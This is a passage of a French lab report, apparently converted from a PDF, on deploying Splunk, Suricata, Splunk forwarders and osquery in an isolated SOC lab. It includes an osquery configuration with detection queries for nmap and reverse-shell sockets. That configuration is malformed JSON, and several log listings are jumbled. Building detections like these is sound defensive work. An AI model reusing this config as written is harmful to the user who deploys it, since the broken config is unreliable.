
« Figure 8: Machine Windows»



« Figure 9: Machine Ubuntu»

Ubuntu-Splunk	192.168.133.129	SIEM + agents+ osquery
Kali	192.168.133.131	Attaquant
windows	192.168.133.130	Endpoint

Le réseau virtuel est configuré en mode Host-Only sur VMware afin d'isoler les communications entre les machines du laboratoire.




« Figure 10: Virtual Network editor »

3. Déploiement et configuration des composants :

3.1. Installation et configuration de Splunk (SIEM) :

Splunk a été déployé sur la machine Ubuntu pour centraliser la collecte et l'analyse des événements de sécurité. L'outil sert de base au SOC en permettant la corrélation et la visualisation des logs provenant des différents agents.



« Figure 11: Interface Splunk »

Name	Actions	Type	App	Current Size	Max Size	Event Count	Earliest Event	Latest Event	Home Path	Frozen Path	Status
_audit	Edit Delete Disable	Events	system	13 MB	488.28 GB	103K	4 months ago	a few seconds ago	\$SPLUNK_DB/_audit/db	N/A	Enabled
_configtracker	Edit Delete Disable	Events	system	1 MB	488.28 GB	117	25 days ago	4 minutes ago	\$SPLUNK_DB/_configtracker/db	N/A	Enabled
_dsappevent	Edit Delete Disable	Events	SplunkDeploymentServerConfig	1 MB	488.28 GB	0			\$SPLUNK_DB/_dsappevent/db	N/A	Enabled
_dsclient	Edit Delete Disable	Events	SplunkDeploymentServerConfig	1 MB	488.28 GB	0			\$SPLUNK_DB/_dsclient/db	N/A	Enabled
_dsphonehome	Edit Delete Disable	Events	SplunkDeploymentServerConfig	1 MB	488.28 GB	0			\$SPLUNK_DB/_dsphonehome/db	N/A	Enabled
_internal	Edit Delete Disable	Events	system	29 MB	488.28 GB	336K	2 months ago	a few seconds ago	\$SPLUNK_DB/_internaldb/db	N/A	Enabled
_introspection	Edit Delete Disable	Events	system	2 MB	488.28 GB	494	22 days ago	a few seconds ago	\$SPLUNK_DB/_introspection/db	N/A	Enabled
_metrics	Edit Delete Disable	Metrics	system	5 MB	488.28 GB	1.83K	22 days ago	a few seconds ago	\$SPLUNK_DB/_metrics/db	N/A	Enabled
_metrics_rollup	Edit Delete Disable	Metrics	system	1 MB	488.28 GB	0			\$SPLUNK_DB/_metrics_rollup/db	N/A	Enabled
_telemetry	Edit Delete Disable	Events	system	2 MB	488.28 GB	127	4 months ago	22 days ago	\$SPLUNK_DB/_telemetry/db	N/A	Enabled
_therfishbucket	Edit Delete Disable	Events	system	1 MB	488.28 GB	0			\$SPLUNK_DB/_therfishbucket/db	N/A	Enabled
history	Edit Delete Disable	Events	system	1 MB	488.28 GB	0			\$SPLUNK_DB/historydb/db	N/A	Enabled
main	Edit Delete Disable	Events	system	227 MB	488.28 GB	680K	a year ago	a few seconds ago	\$SPLUNK_DB/defaultdb/db	N/A	Enabled
osquery_enriched	Edit Delete Disable	Events	search	1 MB	500 GB	1	3 months ago	3 months ago	\$SPLUNK_DB/osquery_enriched/db	N/A	Enabled

« Figure 12 : Les Index de Splunk »

Local inputs		
Type	Inputs	Actions
Files & Directories	20	+ Add new
HTTP Event Collector	0	+ Add new
TCP	0	+ Add new
UDP	0	+ Add new
Scripts	37	+ Add new
Systemd Journal Input for Splunk	0	+ Add new
Logon Input for the Splunk platform	0	+ Add new


Modular inputs		
Type	Inputs	Actions
Windows Event Logs	0	+ Add new
Files & Directories	0	+ Add new
Windows Performance Monitoring	0	+ Add new
TCP	0	+ Add new
UDP	0	+ Add new
Scripts	0	+ Add new

« Figure 13 : Local Inputs »

Forwarded inputs		
Type	Inputs	Actions
Windows Event Logs	0	+ Add new
Files & Directories	0	+ Add new
Windows Performance Monitoring	0	+ Add new
TCP	0	+ Add new
UDP	0	+ Add new
Scripts	0	+ Add new

Modular inputs		
Type	Inputs	Actions
Windows Event Logs	0	+ Add new
Files & Directories	0	+ Add new
Windows Performance Monitoring	0	+ Add new
TCP	0	+ Add new
UDP	0	+ Add new
Scripts	0	+ Add new

« Figure 14 : Forwarded Input »



« Figure 15 : Les dernières logs sur splunk »

3.2. Déploiement de Suricata (IDS) :

Suricata assure la détection d'intrusions réseau. Les événements détectés sont exportés vers Splunk via le Forwarder, permettant la corrélation avec d'autres sources de logs.

```
arij@arij-virtual-machine:~$ sudo systemctl start suricata
arij@arij-virtual-machine:~$ sudo systemctl status suricata --no-pager
● suricata.service - Suricata IDS/IDP daemon
    Loaded: loaded (/lib/systemd/system/suricata.service; enabled; vendor prese
t: enabled)
      Active: active (running) since Fri 2025-10-24 08:27:57 CET; 9min ago
        Docs: man:suricata(8)
               man:suricatasc(8)
               https://suricata-ids.org/docs/
       Process: 896 ExecStart=/usr/bin/suricata -D --af-packet -c /etc/suricata/sur
icata.yaml --pidfile /run/suricata.pid (code=exited, status=0/SUCCESS)
      Main PID: 1232 (Suricata-Main)
         Tasks: 8 (limit: 2207)
        Memory: 55.6M
          CPU: 1min 11.649s
        CGroup: /system.slice/suricata.service
                  └─1232 /usr/bin/suricata -D --af-packet -c /etc/suricata/suricata...
08:27:54 24 أكتوبر arij-virtual-machine systemd[1]: Starting Suricata I...
08:27:55 24 أكتوبر arij-virtual-machine suricata[896]: 24/10/2025 -- 08...de
08:27:57 24 أكتوبر arij-virtual-machine systemd[1]: Started Suricata ID...n.
Hint: Some lines were ellipsized, use -l to show in full.
```

« Figure 16 : Status de suricata sur machine ubuntu »

```
arij@arij-virtual-machine:~$ ls -l /var/log/suricata
ls -l /var/log/osquery
total 71124
-rw-r--r-- 1 root root 11743125 08:43 24 أكتوبر eve.json
-rw-r--r-- 1 root root 4151776 10:02 20 أكتوبر eve.json.1
-rw-r--r-- 1 root root 25305088 10:55 6 أوت eve.json.1-2025092509.backup
-rw-r--r-- 1 root root 7271838 12:24 25 سبتمبر eve.json.2.gz
-rw-r--r-- 1 root root 820864 15:26 8 أوت eve.json.3.gz
-rw-r--r-- 1 root root 702614 11:17 29 جويلية eve.json.5.gz
-rw-r--r-- 1 root root 23606 08:42 24 أكتوبر fast.log
-rw-r--r-- 1 root root 10590 10:02 20 أكتوبر fast.log.1
-rw-r--r-- 1 root root 34174 10:55 6 fast.log.1-2025092509.backup
-rw-r--r-- 1 root root 1371 12:18 25 سبتمبر fast.log.2.gz
-rw-r--r-- 1 root root 1903 11:38 8 أوت fast.log.3.gz
-rw-r--r-- 1 root root 1151 20:44 23 جويلية fast.log.5.gz
-rw-r--r-- 1 root root 3738596 08:43 24 أكتوبر stats.log
-rw-r--r-- 1 root root 1825763 10:02 20 stats.log.1
-rw-r--r-- 1 root root 16457728 10:55 6 أوت stats.log.1-2025092509.backup
-rw-r--r-- 1 root root 160278 12:24 25 سبتمبر stats.log.2.gz
-rw-r--r-- 1 root root 199870 15:26 8 أوت stats.log.3.gz
-rw-r--r-- 1 root root 307751 11:17 29 جويلية stats.log.5.gz
-rw-r--r-- 1 root root 4063 08:28 24 أكتوبر suricata.log
```

« Figure 17 : Fichier des logs sur ubuntu »

```
arij@arij-virtual-machine:~$ ls -l /etc/suricata/rules
total 136
-rw-r--r-- 1 root root 1858 2021 17 نوفمبر app-layer-events.rules
-rw-r--r-- 1 root root 78 12:01 23 جويلية custom.rules
-rw-r--r-- 1 root root 20821 2021 17 نوفمبر decoder-events.rules
-rw-r--r-- 1 root root 468 2021 17 نوفمبر dhcp-events.rules
-rw-r--r-- 1 root root 1221 2021 17 نوفمبر dnp3-events.rules
-rw-r--r-- 1 root root 1041 2021 17 نوفمبر dns-events.rules
-rw-r--r-- 1 root root 4003 2021 17 نوفمبر files.rules
-rw-r--r-- 1 root root 2128 2021 17 نوفمبر http2-events.rules
-rw-r--r-- 1 root root 13390 2021 17 نوفمبر http-events.rules
-rw-r--r-- 1 root root 2717 2021 17 نوفمبر ipsec-events.rules
-rw-r--r-- 1 root root 585 2021 17 نوفمبر kerberos-events.rules
-rw-r--r-- 1 root root 92 11:27 23 جويلية local.rules
-rw-r--r-- 1 root root 2078 2021 17 نوفمبر modbus-events.rules
-rw-r--r-- 1 root root 1847 2021 17 نوفمبر mqtt-events.rules
-rw-r--r-- 1 root root 558 2021 17 نوفمبر nfs-events.rules
-rw-r--r-- 1 root root 558 2021 17 نوفمبر ntp-events.rules
-rw-r--r-- 1 root root 1469 2021 17 نوفمبر smb-events.rules
-rw-r--r-- 1 root root 5167 2021 17 نوفمبر smtp-events.rules
-rw-r--r-- 1 root root 12992 2021 17 نوفمبر stream-events.rules
-rw-r--r-- 1 root root 78 12:05 23 جويلية suricata.rules
-rw-r--r-- 1 root root 6861 2021 17 نوفمبر tls-events.rules
```

« Figure 18 : Rules de suricata »

```

arij@arij-virtual-machine:~$ sudo sed -n '1,200p' /etc/suricata/suricata.yaml >
suricata_yaml_head.txt
arij@arij-virtual-machine:~$ sudo grep -n "interface" /etc/suricata/suricata.yaml || true
581: - interface: ens33
629: # Choose checksum verification mode for the interface. At the moment
640: # BPF filter to apply to this interface. The pcap filter syntax applies
here.
644: # interface will be copied to the copy-iface interface. If 'tap' is set,
the
652: # Put default values here. These will be used for an interface that is not
654: - interface: default
661: - interface: ens33
667: # Choose checksum verification mode for the interface. At the moment
680: # listening on the same interface.
688: - interface: default
1266:#                                     # on a per-interface basis via the 'checks
m-checks'
1666: - interface: eth2
1667: # Number of capture threads. "auto" uses number of RSS queues on interfa
ce.

```

« Figure 19 : Les interfaces de suricata sur ubuntu »

The screenshot shows a Splunk search interface with the following details:


- Search Bar:** Search | Splunk 9.4.3
- URL:** http://127.0.0.1:8000/en-US/app/search/search?q=search%20suricata&sid=1760951727.5&display.page.size=70%
- Event Count:** 6 events (Oct 19/25 10:00:00.000 AM to Oct 20/25 10:15:27.000 AM) No Event Sampling
- Event List:**

	Time	Event
>	Oct 20/25 10:02:19	arij-virtual-machine system[1]: Started Suricata IDS/IDP daemon.
>	Oct 20/25 10:02:18	arij-virtual-machine logrotate[775]: /var/log/suricata/*.json
>	Oct 20/25 10:02:18	arij-virtual-machine logrotate[775]: error: error running shared postrotate script for '/var/log/suricata/*.log'
>	Oct 20/25 10:02:18	arij-virtual-machine suricata[1007]: 20/10/2025 -- 10:02:18 - <Notice> - This is Suricata version 6.0.4 RELEASE running in SYSTEM mode
>	Oct 20/25 10:02:17	arij-virtual-machine logrotate[1091]: cat: /var/run/suricata.pid: No such file or directory
>	Oct 20/25 10:02:17	arij-virtual-machine system[1]: Starting Suricata IDS/IDP daemon...


« Figure 20 : Logs de suricata affichés sur splunk »

3.3. Déploiement de l'agent Windows :

L'agent Windows a été configuré pour remonter les journaux du système (sécurité, application, système) vers Splunk. Cela permet une visibilité sur les actions utilisateurs, connexions et changements système.



« Figure 21 : Fichier Input sur machine windows pour agent splunk »




« Figure 22 : Fichier output sur machine windows »

```


PS C:\> Get-Service -Name splunkforwarder
Status   Name           DisplayName
-----  --
Running  SplunkForwarder  splunkforwarder

```


« Figure 23 : Status d'agent splunk »



« Figure 24 : Les logs de windows sur splunk »



« Figure 25 : Les logs de windows sur splunk »



« Figure 26 : Les logs de windows sur splunk »

The screenshot shows a Splunk search results page for a Windows security audit event. The event details are as follows:

- Time:** 10/20/25 10:59:21 AM
- host:** DESKTOP-7DKCAA
- source:** WinEventLog:Security
- sourcetype:** WinEventLog:Security
- EventCode:** 4689
- EventType:** 8
- ComputerName:** DESKTOP-7DKCAA
- SourceName:** Microsoft Windows security auditing.
- TypeInformation:**
- RecordNumber:** 2692391
- Keywords:** Succès de l'audit
- TaskCategory:** Process Termination
- OpCode:** Informations
- Message:** Un processus est terminé.
- Sujet:**
 - ID de sécurité : S-1-5-88-972488705-1391711986-783781252-3188962990-3738692313
 - Nom du compte : SplunkForwarder
 - Domaine du compte : NT SERVICE
 - ID d'ouverture de session : 0x27F1
- Informations sur le processus :**
 - ID du processus : 0x618
 - Nom du processus : C:\Program Files\SplunkUniversalForwarder\bin\splunk-regmon.exe
 - État de fin : 0x1
- Collapseline:**
- host:** DESKTOP-7DKCAA
- source:** WinEventLog:Security
- sourcetype:** WinEventLog:Security

At the bottom left, it says "Put to this VM, move the mouse pointer inside or press Ctrl+G."

« Figure 27 : Détaille d'un log de windows sur splunk »

3.4. Déploiement de l'agent Ubuntu (Splunk Forwarder) :

L'agent Ubuntu a été configuré pour remonter les journaux du système (sécurité, application, système) vers Splunk. Cela permet une visibilité sur les actions utilisateurs, connexions et changements système.

```
arij@arij-virtual-machine:~$ sudo sed -n '1,200p' /opt/splunkforwarder/etc/system/local/inputs.conf
[monitor:///var/log/syslog]
disabled = false
index = main
sourcetype = syslog

[monitor:///var/log/auth.log]
disabled = false
index = main
sourcetype = auth

[monitor:///var/log/dpkg.log]
disabled = false
index = main
sourcetype = dpkg

[monitor:///var/log/osquery/osqueryd.results.log]
disabled = false
index = main
```

« Figure 28 : Fichier input de l'agent splunk forwarder sur ubuntu »

```
arij@arij-virtual-machine:~$ sudo sed -n '1,200p' /opt/splunkforwarder/etc/system/local/outputs.conf
[tcpout]
defaultGroup = default-autolb-group

[tcpout:default-autolb-group]
server = 192.168.133.129:9997

[tcpout-server://192.168.133.129:9997]
```

« Figure 29 : Fichier output de l'agent splunk forwarder sur ubuntu »

3.5. Intégration d'Osquery (XDR léger) :

« Figure 30 : Contenu de fichier osquery.conf »

44	lrwxrwxrwx 1 root root 251024-082758.978	33 08:27 24 أكتوبر 2023	osqueryd.INFO -> osqueryd.INFO.20230827114450.450
0	-rw-r--r-- 1 root root 1	816 11:45 29 جويلية 2023	osqueryd.INFO.20230729-120635.499
1	-rw-r--r-- 1 root root 9	919 12:07 29 جويلية 2023	osqueryd.INFO.20230729-114056.111
9	-rw-r--r-- 1 root root 01	711 11:40 2	أوت osqueryd.INFO.20230802-110650.331
01	-rw-r--r-- 1 root root 9	711 11:06 4	أوت osqueryd.INFO.20230804-105556.100
9	-rw-r--r-- 1 root root 4	801 10:56 6	أوت osqueryd.INFO.20230806-101630.908
4	-rw-r--r-- 1 root root 9	711 10:16 7	أوت osqueryd.INFO.20230807-102615.830
9	-rw-r--r-- 1 root root 87	711 09:34 8	أوت osqueryd.INFO.20230808-103745.105
87	-rw-r--r-- 1 root root 4	711 10:26 8	أوت osqueryd.INFO.20230808-093457.103
4	-rw-r--r-- 1 root root 9	711 10:37 8	أوت osqueryd.INFO.20230808-091043.104
9	-rw-r--r-- 1 root root 87	1129 09:20 25 سبتمبر 2023	osqueryd.INFO.20230925-111833.956
87	-rw-r--r-- 1 root root 4	711 11:18 25 سبتمبر 2023	osqueryd.INFO.20230925-103212.114
4	-rw-r--r-- 1 root root 9	711 10:32 28 سبتمبر 2023	osqueryd.INFO.20230928-103212.114

« Figure 31 : Logs de osquery »

The screenshot shows a log search interface with the URL <http://127.0.0.1:8000/en-US/app/search/search?q=search osquery&sid=1761300131.17&display>. The logs are displayed in a table format with columns for Time and Event. The logs show various osquery daemon activities, such as starting and stopping the daemon, reading configuration files, and executing commands like 'nmap' and 'grep'. The logs also mention user interactions via TTY sessions.

« Figure 32 : Logs de osquery sur splunk »

```
arij@arij-virtual-machine:~$ sudo cat /etc/osquery/osquery.conf | head -n 20
{
  "options": {
    "config_plugin": "filesystem",
    "logger_plugin": "filesystem",
    "logger_path": "/var/log/osquery",
    "schedule_splay_percent": 10,
    "pidfile": "/var/osquery/osquery.pidfile",
    "events_exiry": "3600",
    "verbose": "false",
    "disable_events": "false"
  },
  "schedule": {
    "nmap_process": {
      "query": "SELECT * FROM processes WHERE name LIKE '%nmap%'"
    },
    "interval": 60
  },
  "reverse_shell": {
    "query": "SELECT * FROM process_open_sockets WHERE remote_port > 1024 AND remote_address NOT LIKE '127.%' AND remote_address NOT LIKE '::1';"
  }
}
```

« Figure 33 : Contenu de fichier osquery.conf »

